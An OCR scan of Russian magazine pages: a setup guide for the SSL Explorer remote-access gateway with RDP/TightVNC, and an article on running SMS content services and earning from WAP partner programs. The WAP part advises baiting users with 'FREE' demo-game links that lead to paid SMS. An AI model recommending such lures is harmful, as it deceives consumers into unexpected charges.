Стандартные вопросы — и вот мастер уже предлагает тебе запустить окно конфигурации нажатием кнопки «Launch». После того как ты согласишься, откроется окно браузера с загруженной страницей http://localhost:28080. Это специальная конфигурационная панель, необходимая для окончательной установки системы. Расскажу по порядку о каждом этапе настройки.

Шаг 1 — создание сертификата. Для безопасной передачи данных через инет SSL Explorer необходим сертификат и секретный ключ. Если его еще нет (а его нет!), выбираем пункт Create New Certificate, после чего остается ввести для сертификата секретный ключ. Без этого ключа сам сертификат будет абсолютно бесполезен, даже если попадет в руки злоумышленника. Во время следующей установки создавать заново его, естественно, необязательно и можно выбрать второй вариант.

Шаг 2 — конфигурация базы данных пользователей. Несмотря на открытость, SSL Explorer в качестве базы данных пользователей может использовать как встроенные механизмы Windows (Active Directory) и nix, так и свои собственные. Думаю, что ни к чему усложнять себе жизнь, поэтому выбираем последний вариант.

Шаг 3 — создание суперпользователя, для которого требуется ввести имя (скажем, «Administrator») и пароль. Этот злостный тип может присоединиться с локального компьютера без каких-либо ограничений, поэтому после окончательной настройки системы лучше всего его отключить.

Шаг 4 — конфигурация веб-сервера. Порт, протокол работы (HTTP или его защищенный вариант HTTPS), интерфейсы, с которых будут приниматься подключения, — все это задается здесь.



> Во время установки SSL Explorer, вероятно, начнет ругаться файрвол. Нужно создать правила, разрешающие работу приложения. SSL Explorer использует порт TCP 443, а TightVNC — TCP 5900.




> На диске ты найдешь весь софт, описанный в статье, а также документацию для администраторов SSL Explorer и инструкцию по созданию собственных плагинов.



> Инструкция по созданию собственных расширений для SSL Explorer — www.3sp.com/kb/idx/13/130/article/Creating_your_own_Java_extensions.html. Официальный сайт программы TightVNC — www.tightvnc.com.



> Чтобы ты мог лучше разобраться с материалом, на диск мы положили поясняющие видеоуроки. Теперь-то у тебя уж точно не останется вопросов.



> **Настройка веб-сервера: нужно указать порт, а также активные сетевые интерфейсы**

Шаг 5 — конфигурация прокси. Если планируется, что сервер будет осуществлять исходящие подключения, ему может понадобиться прокси. Адрес, порт, а также параметры аутентификации (то есть имя и пароль, если необходимо) вводятся в соответствующие поля.

Шаг 6 — опциональный этап. Точнее говоря, это настройки коммерческой версии программы (Enterprise Edition), которую бесплатно нам никто не даст, поэтому сейчас этот этап мы пропускаем.

Шаг 7 — установка дополнительных расширений. Рассказываю, что это такое. Обычно программы для удаленного доступа предлагают свои собственные механизмы для удаленного управления компьютером. Очень часто — убогие и неудобные. Так вот разработчики SSL Explorer сделали все с точностью наоборот, предоставляя возможность выбрать тот способ, который тебе наиболее привычен и по душе. Смущает слово «привычен»? А именно так и есть — в качестве управления будут использоваться давно знакомые тебе утилиты: PuTTY, Microsoft RDP Client, VNC. Я лично для себя делаю так. В этом окне выбираю только шелл-эмулятор PuTTY (для подключения к нужному компу через консоль) и стандартный RDP-клиент, хотя в дальнейшем для подключения к удаленному рабочему столу предпочитаю использовать TightVNC (поддерживает подключение к абсолютно любым системам). Проблема в том, что последнего нет в списке стандартных расширений, поэтому чуть позже его придется установить отдельно.

Последним этапом установки является страница Summary, на которой отображаются все выбранные ранее параметры. Поэтому если возникло желание изменить какой-то из них, то самое время сделать это. А дальше — не забудь нажать «Exit install».

Подключаемся к удаленному рабочему столу


Итак, с первичной настройкой покончено, пришло время запустить службы и посмотреть на SSL Explorer в действии. Старт службы и параметры запуска, как обычно, изменяются в «Панель управления → Администрирование → Службы». Для доступа к SSL Explorer, естественно, придется немного покопаться с внешним сетевым интерфейсом (в нашем примере — с ADSL-модемом): настроить перенаправление порта 443 с внешнего интерфейса маршрутизатора на порт 443 компьютера с установленным SSL Explorer. После этого обратиться к SSL Explorer будет возможно непосредственно по внешнему IP-адресу маршрутизатора (WAN), то есть по адресу, выданному провайдером. Если провайдер не выдает постоянный IP-адрес (то есть IP'шник меняется при каждом входе\выходе в инет), лучше всего воспользоваться специальным dyndns-сервисом (www.dyndns.com), который выдаст тебе доменное имя и будет постоянно обновлять привязанный к нему IP.

После запуска можно приступать к работе: запускаем браузер и переходим по адресу https://localhost (в случае локального подключения) или https://<внешний IP-адрес:443 (если коннектишься через инет). Должно появиться окно входа, где во время первого запуска необходимо ввести имя и пароль для созданной записи Super User (я предлагал в качестве логина использовать «Administrator»). После правильного вода имени и пароля, возникнет экран консоли управления.


Поскольку эту консоль может использовать большое количество человек (каждый со своими задачами), то для каждого создаваемого ресурса нужно обозначить политики (или правила).

Поэтому первое, что мы сделаем, — это создадим новую политику! В разделе Access Control (меню слева) выбирай Policies, далее — Create Policy, назначь имя (допустим, Remote) и описание. В следующем окне нужно ввести имена пользователей или группы, которые будут иметь доступ к объектам, подчиняющимся этой политике. Добавим пока просто суперпользователя. Следующий шаг используется для создания иерархии политики, поэтому его пропускаем. Теперь





> Список часто используемых ресурсов для большего удобства



> Тихо! Осуществляется соединение с удаленным сервером!

готово — в списке политик, помимо стандартной Everyone, появилась еще и твоя собственная. Теперь обозначим приложения, которые будут подчиняться этой политике. Любое приложение запускается с помощью Shortcut, то есть ярлыка, в котором прописываются параметры его выполнения, в том числе параметры доступа. Поэтому в меню выбери Applications и далее — Create Application Shortcut. Попробуем сначала подключиться к удаленному рабочему столу стандартными средствами винды (то же самое, что и «Подключение к удаленному рабочему столу» в меню «Пуск»). Выбираем из списка приложений Microsoft RPD Client. Далее указываем название/описание ярлыка и параметры сервера (его IP-адрес или сетевое имя, порт), а также параметры окна, в котором будет отображаться удаленный рабочий стол. Последний этап — параметры доступа, где надо указать только что созданную политику — Remote.

Все. Теперь можно кликать по единственному доступному ярлыку и, находясь вдалеке от дома, наслаждаться удаленным рабочим столом любого компьютера в домашней локальной сети!


Жаль только, что RPD не поддерживается никс-системами и даже Windows XP Home, так что нам придется отыскать более универсальное средство. В этом плане идеально подходит приложение TightVNC. По адресу www.3sp.com/kb/attachment.php?id=26 можно скачать zip-архив, в котором находится сам TightVNC (вернее, только клиентская часть), а также XML-файл, с помощью которого и осуществляется интеграция с SSL Explorer. Выполняется это следующим образом: сначала в консоли управления выбирается Extension Manager (раздел Configuration), далее — Upload extension (закачать расширение) и указывается путь до zip-архива. Вообще говоря, подружить с SSL Explorer, то есть создать расширение, можно практически любую программу удаленного управления и мониторинга. Пример создания своих собственных плагинов рассматривается в мануале на диске. Остается только установить серверную часть TightVNC на компьютерах, к которым нужно обеспечить доступ (что не вызовет проблем), и создать ярлык для подключения в панели SSL Explorer по уже знакомой инструкции. Готово!

Сетевое окружение в окне браузера

Еще проще обратиться к расшаренным ресурсам сети. Первичная настройка осуществляется в консоли управления, и отвечает за нее раздел Network Places. Первым делом нужно выбрать пункт Create Network Place, далее ввести имя ресурса и, самое главное, сетевой путь в UNC-формате (например, \\step\video или \\192.168.1.150\\music). Естественно, это может быть какой-то приватный ресурс, который должен быть доступен далеко не каждому пользователю SSL Explorer. Поэтому обозначим политики доступа. Настройка здесь аналогична той, с которой мы столкнулись во время создания ярлыка для запуска приложений. Если же речь идет не о приватных данных и ты хочешь организовать доступ к какому-то ресурсу абсолютно всем, тогда смело выбирай стандартную политику Everyone.

В разделе Network Places должен появиться список расшаренных ресурсов. При желании можно тут же попробовать к ним обратиться, благо вход в SSL Explorer мы уже выполнили. Управление файлами осуществляется с помощью удобного графического интерфейса, который позволяет не только банально перемещать, удалять, редактировать файлы, но еще и просматривать документы, изображения, упаковывать файлы для более быстрой передачи на удаленный компьютер и т.д. Причем если в качестве браузера используется Internet Explorer, то можно воспользоваться фичей WebFolders и работать с файлами, как если бы ты просто просматривал их через Сетевое окружение. Словом, SSL Explorer — поистине замечательная вещь!]C

> Настройка сертификатов





МАГ
СТЕПАН «STEP» ИЛЬИН
/ STEP@GAMELAND. RU/

МОБИЛЬНАЯ МОНОПОЛИЯ

СОЗДАЕМ СВОЙ МОБИЛЬНЫЙ БИЗНЕС


Представь себя за рулем шикарного «феррари». Рядом самая красивая и сексуальная девушка. Или лучше даже три девушки. Вы едете отдыхать в твой огромный дом на берегу океана! Нравится? А теперь забудь об этом! :) Пока ты не начнешь заниматься своим собственным делом и не станешь браться даже за самые нереальные проекты, едва ли сможешь достигнуть таких высот. Мы не научим тебя делать миллионы (кто бы нас научил!), но можем подсказать тебе нужное направление. Мобильные технологии сейчас одна из самых быстро развивающихся отраслей, и, зная то, чего не знают многие, реально заработать, может быть, и не на суперкар, но на хорошую иномарку точно.

На рынке сотовой связи, помимо самих операторов, сегодня много второстепенных игроков. Они ничего не производят и не продают, но зато всячески развлекают клиентов и радуют их телефоны модными мелодиями, картинками и JAVA-играми. И без того популярные, такие сервисы в будущем обещают занять еще более выгодную позицию. Как только будут повсеместно введены сотовые сети третьего поколения, появятся и игры в реальном времени, и прямые телевизионные трансляции, и вообще все радости жизни. А на них, кстати, можно зарабатывать неплохие денежки, начиная с взыскания абонентской платы за использования аккаунта в какой-нибудь игрушке и заканчивая баснословными контрактами за рекламу.

Даже сейчас всевозможные sms-сервисы (а именно они преобладают на рынке) имеют очень неплохой кусок пирога. В начале 1999 года только три четверти мобильников обладали возможностью отправлять sms, сегодня этой функцией наделены абсолютно все телефоны. А чего стоит продажа мелодий, картинок или, например, служба знакомств. Владельцы бизнеса не скупятся не только на дорогостоящую рекламу в прессе и на телевидении, но и развлекательные передачи в прямом эфире: викторины, конкурсы и до жути банальный чат. Ты никогда не задумывался, как устроены эти сервисы? Как их организовать самостоятельно и сколько денег ты с этого можешь получить? Сейчас мы в этом разберемся.

Подноготная sms-сервисов

С точки зрения технической реализации, ничего сверхсложного в устройстве sms-сервисов нет. Несмотря на большое разнообразие предлагаемых услуг, все они работают по принципу «запрос — ответ» и устроены примерно следующим образом.



> Пример простейшего SMPP приложения

1. Все начинается с того, что пользователь набирает сообщение и посылает его на номер sms-сервиса. Что нужно писать в сообщении и куда посылать, он узнает из рекламного ролика или брошюры. Это и есть запрос.

2. Далее сообщение попадает в центр обработки коротких сообщений (SMSC, Short Message Service Center). Сообщения складываются в специальный буфер, после чего осуществляется попытка их доставки адресату (sms-сервису). В случае неудачи, попытка повторяется заново. Для каждой sms'ки обычно задано время жизни, по истечении которого она безвозвратно удаляется, а отправителю посылается сообщение с ошибкой («Сообщение не доставлено!»). Никто не гарантирует быстроту доставки, однако сообщения, адресованные sms-сервисам, обычно имеют приоритет! Адресатом может быть обычный телефон или, как в случае с sms-сервисом, специальное приложение. С точки зрения SMSC, такие приложения называются ESME (External Short Message Entities).

3. Обработав запрос, приложение формирует контент, запрашиваемый абонентом, и отправляет его в виде sms на SMSC, который, в свою очередь, доставляет его абоненту. Вот и все.

На самом деле, sms — это не только текст, который ты привык получать от своих друзей и подруг. Короткое сообщение может также содержать двоичные данные, такие как логотипы/картинки или полифонические мелодии. Длина обычного текстового сообщения не может превышать 160 символов латинского алфавита (каждый символ кодируется семью битами). Для других алфавитов, в том числе и русского, сообщение должно укладываться в 70 символов. Если оно содержит больше знаков, то обычно разбивается на несколько частей. Для передачи рингтонов используется восьмибитная кодировка и максимальная длина сообщения составляет 140 символов.

Номер, закрепленный за sms-сервисом, необязательно должен был коротким, как мы привыкли. Однако на практике используется именно этот вариант. Такой подход удобен и оператору, и абоненту. Оператор легко решает вопрос с тарификацией (sms на такой номер обходится абоненту в десятки раз больше обычного сообщения), а владелец сервиса получает удобный и запоминающийся номер, который легко использовать в рекламе. Естественно, четырех- или пятизначный номер не является международным, поэтому прописывается в реестре каждого оператора в отдельности. Другое дело, что между ними существуют определенные договоренности, благодаря которым сервис чаще всего имеет один и тот же номер для абонентов Мегафон, Билайн и МТС. Причем на одном номере может быть несколько сервисов (выбор чаще всего осуществляется с помощью служебного слова в начале сообщения). Это хороший способ сэкономить, однако назначить разную стоимость sms для таких сервисов нельзя — она едина для номера.

Что касается приложения, которое реализует логику работы сервиса, то это, как правило, обычная программа, размещенная на сервере с высокоскоростным доступом в инет. Выполняемые ею функции в общих чертах довольно стандартны.

• Установка и поддержание соединения с передающим устройством. В принципе, передавать и отправлять сообщения можно самым обычным способом, подключив к компьютеру GPRS-модем или обычный телефон. Но нужно понимать, что огромное время приема и передачи сообщения (а это около 5-6 секунд) чаще всего неприемлемо для загруженных сервисов. Намного удобнее передавать данные посредствам интернета, используя специально разработанные протоколы, такие как SMPP (Short message peer-to-peer) и UCP/EMI (External Machine Interface/Universal Computer Protocol). Схема работы такой сети представ-

ЗАО «Наименование организации»
Адрес:______________________________
ИНН_______________________________
КПП _______________________________
ОГРН ______________________________
Банковские реквизиты:_________________
____

Руководителю Федеральной службы
по надзору в сфере связи
Бугаенко Валерию Николаевичу
125375, г. Москва, ул. Тверская, д. 7

от Генерального директора ЗАО
«__________» Андреева Николая Николаевича

Приложение к Заявлению о
предоставлении Лицензии на
телематические услуги связи от __.__.200__ г.

Схема построения сети связи и описание услуги связи

Описание услуги связи


ЗАО «___________________» предполагает оказывать услуги для абонентов сетей сотовых операторов ОАО «МТС», ОАО «Вымпелком» и ОАО «МегаФон» по получению картинок, мелодий звонка по средствам их заказа через SMS, организацию и проведение SMS-игр и викторин и прочих информационно-развлекательных услуг. В качестве транспортной сети используется сеть оператора сотовой связи. Работа с оператором ведется по заключаемому между сторонами договору, в рамках которого оператор предоставляет сервисные номера, доступные только для абонентов его сети. Оператор самостоятельно обеспечивает их обслуживание и учет запросов абонентов с их персональных конечных терминалов, в качестве которых выступают индивидуальные мобильные телефоны.

Взаиморасчеты по обслуженным запросам сотовый оператор проводит самостоятельно за счет средств абонентов, депонированных на лицевых счетах оператора. При этом по договору между оператором и ЗАО «_____ ____________», последнее будет получать оговоренный в договоре процент от средств снятых оператором с лицевых счета абонентов.

Содержательная часть запроса обрабатывается на стороне ЗАО «______ ________________» и доставляется оператору для передачи конечному абоненту через специализированные шлюзы, предоставляемые и обслуживаемые оператором сотовой связи.

> Примерно так должно выглядеть первичное заявление сотовому оператору. Подробности — на отличном сайте http://isms.ru.






> Личный кабинет на mmska.ru



> Типичный развлекательный WAP-ресурс в окне эмулятора



> Стандартная схема sms-сервиса

лена на рисунке. SMPP — это единственный открытый стандарт и наиболее часто используемый протокол. Причем, хотя текущей версией и является 5.0, значительно чаще встречается версия 3.4. Примечательно, что в том же Delphi для работы с SMPP встроена специальная библиотека, а в интернете несложно найти исходники программ (они будут на диске).
EMI/UCP — это собственный протокол компании LogicaCMG, очень перспективный, но пока мало распространенный.

• **Прием и отправка sms-сообщений**. Второй важной задачей системы является прием и отправка sms-сообщений конечному абоненту сотовой сети. И несмотря на кажущуюся простоту задачи, здесь не все так прозрачно. Sms может передавать текст в разных кодировках, а может и вовсе включать в себя данные — всего существует несколько десятков типов sms. Важно обеспечивать контроль доставки сообщений.

• **Обработка sms-сообщений**. После приема сообщения от абонента, система должна обработать запрос и сгенерировать ответное sms-сообщение, например, с указанием, выиграл тот или нет. Необходимо отметить, что на этом этапе деньги с абонента уже сняты — это происходит в момент передачи им сообщения и лежит на плечах оператора сотовой связи (не смухлюешь!). Приложение может вести статистику, но самостоятельно биллингом не занимается (хотя часто запрашивает финансовую информацию у оператора).

• **Организация интерфейса администратора**. Последней важной задачей системы является организация удобного и интуитивно понятного интерфейса для администрирования системы. Обычно это красивый интерфейс. Кроме того, это может быть web-интерфейс для удаленного доступа.

Заморочки, от которых не уйдешь

Прежде всего, нужно оценить: стоит ли вообще рыпаться? Исследования за прошлый год показывают, что продажи мобильного контента постепенно падают. Поэтому лучше сразу продумать оригинальную идею, набросать свой бизнес-план, оценить затраты на аренду номера (а это тысячи долларов в месяц) и покупку/разработку ПО. Если же решишь, что игра все-таки стоит свеч, готовься к серьезной нервотрепке и бумажной волоките. Впереди — заключение договоров с операторами сотовой связи. Как правило, разговор с оператором сотовой связи начинается с направления в его адрес «Письма о намерениях», в котором должна быть выражена просьба о заключении договора и к которому необходимо приложить техническое описание проекта. Примерное содержание такого описания представлено на рисунке.
Не надо забывать и о необходимости лицензировать свою деятельность. В соответствии с требованиями Закона РФ № 126-ФЗ «О связи» и Постановлением Правительства Российской Федерации от 18 февраля 2005 года № 87 «Об утверждении перечня наименований услуг связи, вносимых в лицензии, и перечней лицензионных условий», тебе, скорее всего, потребуется получить лицензии Мининформсвязи РФ на «Телематические услуги связи» с разрешенным лицензионным видом — «Обеспечение доступа к информации с использованием инфокоммуникационных технологий». Денежные затраты тут небольшие, но геморрой порядочный.
Внимание! Очень важный момент. Если вид твоей деятельности — это продажа мобильного контента, то придется учитывать его авторские права. У любой картинки и мелодии, даже неизвестной, есть свой автор. Связаться с каждым из них очень сложно, однако есть компании, которые продают подборки контента вместе с правами. Выгодное предложение, однако уникальных вещей (которые потенциально могут заинтересовать потребителя) ты там не найдешь. Вот такие пироги.

WAP — как много в этом звуке

Технология WAP (Wireless Application Protocol), разработанная еще в далеком 1997 году, сейчас переживает второе рождение. И знаешь почему? Опять же благодаря дополнительным сервисам! JAVA-игру или mp3-мелодию посредством sms не передаешь. Зато можно легко разместить их на WAP-сайте, а клиенту передать только ссылку. Ведь для того и нужен WAP, чтобы абонент мог получить доступ в сеть посредством мобильника, без использования компьютера или модема. К счастью, настроить WAP-GPRS на телефоне сейчас не проблема — у любого оператора можно заказать sms с автоматическими настройками через интернет или SIM-меню. Абоненту вообще не придется лазить в настройках самому — только согласиться принять параметры соединения, пришедшие по sms.
Растет и популярность самих WAP-ресурсов (тех, которые изначально заточены для просмотра на мобильнике). И многие умудряются извлечь из этого выгоду. Как? Включи WAP-браузер на своем мобильном телефоне (или эмулятор на компьютере — www.wapsilon.com), внимательно посмотри на такие сайты, как wapp.ru и wab.ru, походи по ссылкам на другие сайты, оглядись. Видишь множество линков с названиями типа «Мелодии на любой вкус», «mp3-песни и приколы» и «Лучшие JAVA-игры»? Вот с помощью таких ссылок владельцы мобильных сайтов обеспечивают себе безбедное существование. Сейчас Маг, автор успешного проекта wapp.ru, объяснит, что к чему.

С чего начать

Существует два основных способа запуска своего проекта: простой и сложный. Естественно, доход при использовании сложного способа будет в разы больше.
Но начнем с простого. В этом случае сайт создается с помощью специального сайта-конструктора (прямо с мобильного телефона). Рекомендую http://builder.port.su, тем самым ты убьешь двух зайцев — и сайт создашь, и от головной боли по поводу хостинга и домена себя избавишь (субдомен предоставляют на





wab.ru, port.su, uld.ru, kiw.ru и wap.ua). Да и сайт получится очень даже: ты можешь легко изменить его главную страницу, организовать систему файлов и папок, закачать на свой сайт картинки, мелодии, игры и еще много чего. Закачку любого контента легко осуществлять прямо с мобильного телефона посредством mms или через e-mail, послав сообщение на определенный адрес. Словом, можно вообще обойтись без компьютера! Под твой сайт по умолчанию выделяется 100 Мб дискового пространства, но это не предел.

Важно, что ты сразу получаешь возможность принять участие в партнерке mmska.ru, а партнерские программы — это, вообще говоря, и есть источник дохода. Чем больше ты продаешь чужого контента через свой сайт (заставляя юзеров переходить по нужным ссылкам), тем больше денег ты получишь. А получить можно немало!

Начать нужно с регистрации: вписываем в нужные поля адрес сайта, e-mail, ICQ и способ получения денег. Рекомендую Webmoney или Яндекс.Деньги, хотя с тем же успехом заработанное можно получить по почте, но со значительной задержкой. Если все твои данные окажутся верными, то в ближайшее время с тобой свяжется менеджер mmska.ru и предоставит тебе партнерские логин и пароль, с которыми ты можешь в дальнейшем заходить в свой кабинет (http://wap.1124.ru/cabinet — для wap-доступа, http://1124.ru/cabinet — для веб-доступа). В кабинете первым делом пройди по линку «Ссылки для размещения на Вашем сайте», где ты, собственно, и увидишь то, что будет приносить тебе стабильный доход :). Запиши эти ссылки на бумажку и поставь их на самые выгодные позиции своего сайта, можно даже на каждой странице. Очень скоро баланс увеличится!

Как продолжить

И все-таки создание сайта с помощью конструктора — это скорее баловство (хотя и прибыльное!), нежели серьезная затея. За разработку сайта нужно браться самостоятельно, используя технологии WML и XHTML. Спешу предупредить: это не сложнее, чем верстать страницу на обычном HTML. Как только сайт будет готов, нужно позаботиться о звучном доменном имени, а также хостинге с поддержкой WAP (таких сейчас большинство, но рекомендую уточнить этот нюанс в службе поддержки). Само собой, успешный проект — это не тупой статический сайт, а полнофункциональный портал, который будет динамично развиваться и обновляться. Поэтому без скриптовых решений не обойтись, и здесь хорошую службу могут сослужить уже готовые решения (смотри врезку). Помимо всего прочего, нужно позаботиться о грамотной структуре ресурса.

В идеале должны присутствовать следующие разделы:

- новости сайта с возможностью комментирования пользователями;
- блок со ссылками на партнерские программы;
- основные разделы с контентом (фото, mp3, видео в формате 3gp, очень желательно немного «клубнички»);
- второстепенные разделы со всевозможными сервисами (обычно какие-нибудь справочники, библиотека и т.п.);
- интерактивная часть (форум, чат, онлайн-игры, знакомства), очень важна для того, чтобы у сайта образовался постоянный круг посетителей.

В конце концов, сайт нужно раскрутить, и регистрация во всевозможных рейтингах и каталогах (http://top.wab.ru, http://top.wapp.ru, http://top.nash-kovcheg.ru) — верный шаг в этом направлении.

Партнерки

На сегодняшний день самыми прибыльными партнерками являются mmska.ru и wapix.ru (без id партнера домен не работает), поэтому сначала регистрируемся в них. О первой я тебе уже рассказывал (зарегистрироваться с компьютера можно по адресу www.iricom.ru), так что остановимся подробнее на wapix. Админ этой рулезной партнерки допускает к участию только сайты с посещаемостью не меньше 2,5-3 тысяч уникальных посетителей в день. Чтобы зарегистрироваться в этой программе, пиши на мыло wapix@inbox.ru, и админ пришлет тебе данные для входа в кабинет партнера (он находится по адресу http://logofon.ru/cgi-bin/media/partners.cgi).

Полученные партнерские ссылки сразу ставь на сайт, делая основной упор на JAVA-игры и реалтоны (mp3, amr, wav), так как они имеют самую большую комиссию. Основную часть ссылок лучше давать прямыми, то есть не «Все весенние хиты — 2006!», а, к примеру, «Юля Савичева — «Если в сердце живет любовь», mp3». Такие ссылки выглядят куда более привлекательно для конечного пользователя. Та же история и с играми. Сейчас популярна такая заманиловка, как демо-игры. Клиент скачивает по прямой ссылке игру (например, «Бумер 2 — БЕСПЛАТНО! Скачать!»), но получает только урезанный вариант, в котором присутствует от силы один уровень. Заинтригованному игроку предлагается отправить платную sms, чтобы получить полный вариант игры, и он, между прочим, нередко соглашается. Поэтому ставь побольше таких ссылок на демо-игры и на JAVA-каталоги с играми и мелодиями по всему сайту.

Эпилог

